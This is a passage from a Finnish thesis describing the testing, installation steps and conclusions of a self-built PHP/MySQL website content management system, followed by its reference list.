Mikäli jokin ehdoista ei pidä paikkaansa, tuhotaan istunto palvelimelta ja ohjataan käyttäjä takaisin kirjautumissivulle. Mikäli ehdot pitävät paikkansa, päivitetään istuntomuuttujaan uusi aikakoodi. Mikäli käyttäjä


unohtaa epähuomiossa kirjautua ulos järjestelmästä, näin toimimalla varmistetaan kirjautumisen automaattinen vanhentuminen 15 minuutin kuluessa edellisestä sivulatauksesta.

4.3 Testaus

4.3.1 Ympäristö

Käytin kehitys- ja testausympäristönä Windows XP Professional –käyttöjärjestelmää XAMPP-kehitysalustalla. XAMPP on Apache Friendsin julkaisema jakelu, joka sisältää Apache-www-palvelimen, MySQL:n, PHP:n ja Perlin. XAMPP on pc:n lisäksi saatavilla myös Linuxille, Mac OS X:lle sekä Solarikselle. (Apache Friends 2008)

XAMPP on helppo asentaa ja poistaa, pelkkä asennuspaketin purku haluttuun hakemistoon riittää. XAMPP sisältää myös ohjauspaneelin (Kuva 8), josta palveluja on mahdollistaa käynnistää ja sammuttaa.



Kuva 8. XAMPP-kehitysympäristön ohjauspaneeli.

Sivuston testaukseen käytin Mozilla Firefoxia (versio 2.0.0.13), Microsoft Internet Exploreria (versio 7.0.5730.13) sekä Operaa (versio 9.22).

4.3.2 Havaitut ongelmat

Ongelmia työn aikana tuli vastaan yllättävän vähän. Eniten turhautumista ja moninkertaista työtä aiheuttivat Internet Explorerin ja Firefoxin toisistaan hieman eroava tapa esittää HTML-elementtejä ja CSS-muotoiluja.

Esimerkiksi sivujen lisäyksen yhteydessä olevat painonapit aiheuttivat päänvaivaa. Alkuperäisenä tarkoituksenani oli käyttää <button>-elementtejä painikkeina sen helpomman visuaalisen muokattavuuden takia. Ohjelmoituani koko toiminnan valmiiksi testasin osiota Explorerilla vain huomatakseni, ettei se toimi alkuunkaan suunnittelemallani tavalla. Pienen tutkimustyön jälkeen selvisi, että mikäli lomakkeessa on useampi kuin yksi <button>-elementti, lähettää IE aina kaikkien elementtien arvot vain klikatun painikkeen arvon sijasta. Ongelma ratkesi vaihtamalla <button>-elementit <input>-elementteihin. Tämä tosin edellytti myös ohjelmakoodin ja CSS-tyylien uudelleen muokkaamista.

Alkuperäinen suunnitelmani asennusosuutta ohjelmoidessa oli käyttää PHP:n tiedostonmuokkaus-funktioita avuksi käyttäjän syöttämien tietokantatietojen tallentamiseksi niille varattuun asetustiedostoon. Testatessani asennusta web-ympäristössä (oman koneeni kehitysympäristön sijasta) havaitsin kuitenkin, että kyseiset funktiot ovat www-palvelimen asetuksissa tietoturvasyistä poistettu käytöstä. Näin ollen en voinut luoda täysin automatisoitua asennusohjelmaa, vaan käyttäjän on asennuksen lopuksi manuaalisesti lisättävä tietokantatiedot sovelluksen alihakemistossa sijaitsevaan asetustiedostoon.

Kaiken kaikkiaan ongelmat olivat lähinnä pientä viilausta tyylitiedostoissa, jotta ulkoasu näkyisi halutulla tavalla testatuilla selaimilla. Itse sovelluksen ohjelmointi sujui suunnitelmien mukaan. Tietysti välillä ilmeni pientä vianmäärityksen tarvetta, mutta kyse harvemmin oli kirjoitusvirhettä tai puuttuvaa puolipistettä vakavammasta.

5 Sovelluksen asennus


5.1 Tarvittavat resurssit

Sovellus vaatii toimiakseen www-palvelimen PHP:lla ja MySQL:llä varustettuna. Myös tiedostojen siirto palvelimelle esimerkiksi ftp:n avulla on välttämätöntä. Tällaisen yhdistelmän tarjoavia web-hotelleja löytyy markkinoilta yllin kyllin. Tietenkin myös esimerkiksi virtuaalipalvelimet kelpaavat mainiosti.

Sovellus on kehitetty käyttäen Apachen www-palvelinta versionumeroltaan 2.2.4, mutta myös esimerkiksi Microsoftin IIS tai muu vastaava web-palvelin kelpaa, edellyttäen tukea PHP:lle ja MySQL-tietokannalle. PHP:n versio kehitysvaiheessa oli 5.2.2, mutta ohjelmointiratkaisut toimivat kaikissa versioissa aina 4.2:een asti. Käytetty MySQL-tietokannan versio oli 5.0.41 ja 4.1, mutta myös uudemmat kelpaavat.

5.2 Sovelluksen asennus

Sovelluksen asennus aloitetaan siirtämällä tiedostot www-palvelimelle esimerkiksi ftp:n avulla. Seuraavaksi avataan www-selaimella asennuksen aloittava sivu (Kuva 8) (esimerkiksi ”www.example.org/asennus” verkkotunnuksen ollessa ”example.org”). Selaimeen avautuvaan lomakkeeseen syötetään palveluntarjoajalta saadut tietokantatiedot (tietokannan nimi, osoite, käyttäjätunnus ja salasana).




Kuva 8. Sovelluksen asennuksen toinen vaihe.

Ohjelma testaa syötetyt tietokantatiedot ottamalla yhteyttä tietokantaan. Mikäli yhteyttä tietokantaan ei pystytä muodostamaan, kehotetaan käyttäjää tarkistamaan tiedot ja yrittämään uudelleen. Yhteyden onnistuessa tallennetaan tiedot väliaikaisesti istuntomuuttujaan

myöhempää käyttöä varten, luodaan tietokantaan sovelluksen käyttämät tietokantataulut ja siirrytään seuraavaan vaiheeseen.


Seuraava askel on järjestelmän pääkäyttäjän luominen. Sovellus kysyy pääkäyttäjän etu- ja sukunimeä, sähköpostiosoitetta, käyttäjätunnusta sekä salasanaa, joka varmistetaan syöttämällä sanasana toisenkin kerran. Ohjelma tutkii käyttäjän antamaa syötettä mahdollisten kirjoitusvirheiden varalta ja tulostaa virheilmoituksen ohjeiden kera (Kuva 9).



Kuva 9. Virheilmoitus pääkäyttäjää luotaessa.

Käyttäjän syötettyä kelvolliset tiedot, ohjelma luo kyseisen käyttäjän tietokantaan ja ilmoittaa onnistuneesta asennuksesta (Kuva 10). Tässä asennuksen viimeisessä vaiheessa käyttäjältä vaaditaan vielä kaksi toimenpidettä.

Sovelluksen toiminta jatkossa edellyttää ”conf”-hakemistossa sijaitsevan ”database.php”-tiedoston muokkaamista. Tämä tiedosto on oletusarvoisesti tyhjä, mutta se tulee sisältämään aiemmin syötetyt tietokantatiedot. PHP sisältäisi funktiot myös tiedostojen sisällön automaattista muokkaamista varten, mutta useimmat palveluntarjoajat eivät tätä salli tietoturvasyistä. Niinpä sovellus tulostaa tekstikentän, jonka sisältö käyttäjän pitää manuaalisesti kopioida ja liittää aiemmin mainittuun tiedostoon. Tämän voi tehdä esimerkiksi muokkaamalla tiedosto koneella ja siirtää se jälleen ftp:llä jo palvelimella sijaitsevan tiedoston korvaajaksi. Edistyneemmät käyttäjät voivat luonnollisesti esimerkiksi ottaa yhteyden palvelimen komentokehotteeseen ja muokata palvelimella sijaitsevaa tiedostoa tekstieditorilla.



Kuva 10. Sovelluksen asennuksen viimeistely.

Toinen toimenpide asennuksen viimeistelemiseksi on tuhota koko ”asennus”-hakemisto palvelimelta. Hakemiston jättäminen palvelimelle aiheuttaa vakavan tietoturvariskin. Nyt käyttäjä on valmis kirjautumaan sisään Hallinta-osioon (www.example.org/hallinta) aiemmin syöttämillään käyttäjätunnuksella ja salasanalla.

6 Yhteenveto

Työssäni suunnittelin ja toteutin helppokäyttöisen www-sivujen julkaisu- ja hallintajärjestelmän perusominaisuuksilla varustettuna. Toteutuksesta on helppo erotella tarvittavat osat mittatilaustyönä toteutettuja sivustoja varten. Lopputuloksena saavutettu järjestelmä ennen kaikkea helpottaa omaa työtäni jatkossa, mutta tarjoaa myös toimeksiantajalle lisämahdollisuuksia palveluidensa markkinoinnissa.

Rajasin toteutuksen toistaiseksi käsittämään sivujen lisäämisen, muokkaamisen ja poistamisen erillisen kirjautumista vaativan hallintaosion avulla. Ulkoasun muokkaaminen onnistuu usean teema- ja värivaihtoehdon avulla. Toteutin myös yksinkertaisen asennusohjelman, joka opastaa käyttäjän alkuun askel askeleelta. Itse sovelluksen lisäksi kävin läpi yleisimmät www-tekniikat kuten XHTML, CSS, PHP ja MySQL-tietokannan. Lisäksi esittelin yleisimpiä www-sovellusten haavoittuvuuksia havainnollistavin esimerkein, keskittyen PHP:n sovellustason tietoturvaongelmiin ja niiden torjumiseen yksinkertaisin käytännöin. Sovelluksen toiminnallisuutta selittävässä osuudessa pyrin kertomaan periaatetasolla tehdyt suunnittelu- ja toteutusratkaisut kuvilla ja koodiesimerkeillä varustettuna. En käy läpi jokaista ohjelmointiratkaisua ja funktiota, koska koen sen tarpeettomaksi ja ajatus mahdollisen tuotteen lähdekoodista julkisesti saatavilla arveluttaa. En ole myöskään toteuttanut erillistä, yksityiskohtaisempaa toiminnallista määrittelyä sovelluksesta, sillä minun lisäkseni kukaan tuskin tulee peruskäyttöä syvempää tietoutta järjestelmästä tarvitsemaan.

Kuten todettua, itse järjestelmä sisältää tässä vaiheessa vain perusominaisuudet. Mikäli sovellusta lähdetään tuotteistamaan itsenäiseksi tuotteeksi, on jatkokehitys välttämätöntä. Esimerkiksi kuvien lisääminen sivuille ja omien tekstityylien luominen on tässä vaiheessa mahdotonta. Myös muita tekstiin liittyviä ominaisuuksia voisi lisätä. Tällaisina mainittakoon mahdollisuus lisätä vaikkapa listoja sekä taulukoita. Muita mahdollisia kehitysideoita on esimerkiksi mahdollisuus lisätä järjestelmään useampia käyttäjiä. Käyttäjille olisi mahdollista asettaa erilaisia oikeuksia kuten oikeus muokata jo olemassa olevia sivuja, oikeus lisätä sivuja sekä oikeus poistaa sivuja.

Suurin osa toimeksiantajalta tilatuista www-sivustoista kuitenkin toteutetaan mittatilaustyönä ja tällaisten sivustojen taustalla järjestelmä ajanee asiansa mainiosti.

Henkilökohtaisesti opinnäytetyöprojekti oli hyödyllinen. Perehdyin paljon tietoturva-asioihin, mitkä nykypäivän www-sivustoja toteutettaessa ovat ensiarvoisen tärkeitä. Tämä oli myös toistaiseksi suurin www-projektini, joten opin myös paljon hieman monimutkaisempien www-sovellusten suunnittelu- ja ohjelmointityöstä.

Lähdeluettelo

Alshanetsky, Ilia 2005. php|architecht's Guide to PHP Security. Toronto, ON: Marco Tabini & Associates, Inc.

Apache Friends – XAMPP 2008. [online] [viitattu 16.4.2008] www.apachefriends.org/en/xampp.html

Converse, Tim, Park, Joyce & Morgan, Clark 2004. PHP 5 and MySQL Bible. Indianapolis, IN: Wiley Publishing Inc.

Davis, Michele E. & Phillips, Jon A. 2007. Learning PHP and MySQL, Second Edition. Sebastopol, CA: O'Reilly Media Inc.

Heinisuo, Rami 2003. PHP ja MySQL – tietokantapohjaiset verkkopalvelut. 2., uudistettu painos. Jyväskylä: Talentum Media Oy.

Internet Engineering Task Force (IETF) 2008. RFC 1321 – The MD5 Message-Digest Algorithm. [online] [viitattu 29.4.2008] www.ietf.org/rfc/rfc1321.txt

MySQL.com – Press releases 2008. [online] [viitattu 18.3.2008] www.mysql.com/news-and-events/sun/

Pfaffenberger, Brian, Schafer, Steven M., White, Charles & Karow, Bill 2004. HTML, XHTML & CSS Bible, 3rd edition. Indianapolis, IN: Wiley Publishing Inc.

Poropudas, Timo 2008. Sampo pankin sivut avoinna kalastelijoille. [online] [viitattu 11.4.2008] www.digitoday.fi/tietoturva/2008/03/26/Sampo+pankin+sivut+avoinna+kalastelijoille/20088576/66 - Digitoday. www.digitoday.fi

Shiflett, Chris 2005. Essential PHP Security. Sebastopol, CA: O'Reilly Media Inc.

World Wide Web Consortium (W3C) – HTML 4.01 Specification 1999. [online] [viitattu 18.3.2008] www.w3.org/TR/html401/

Zandstra, Matt 2004. PHP 5 Objects, Patterns and Practice. Berkeley, CA: Apress.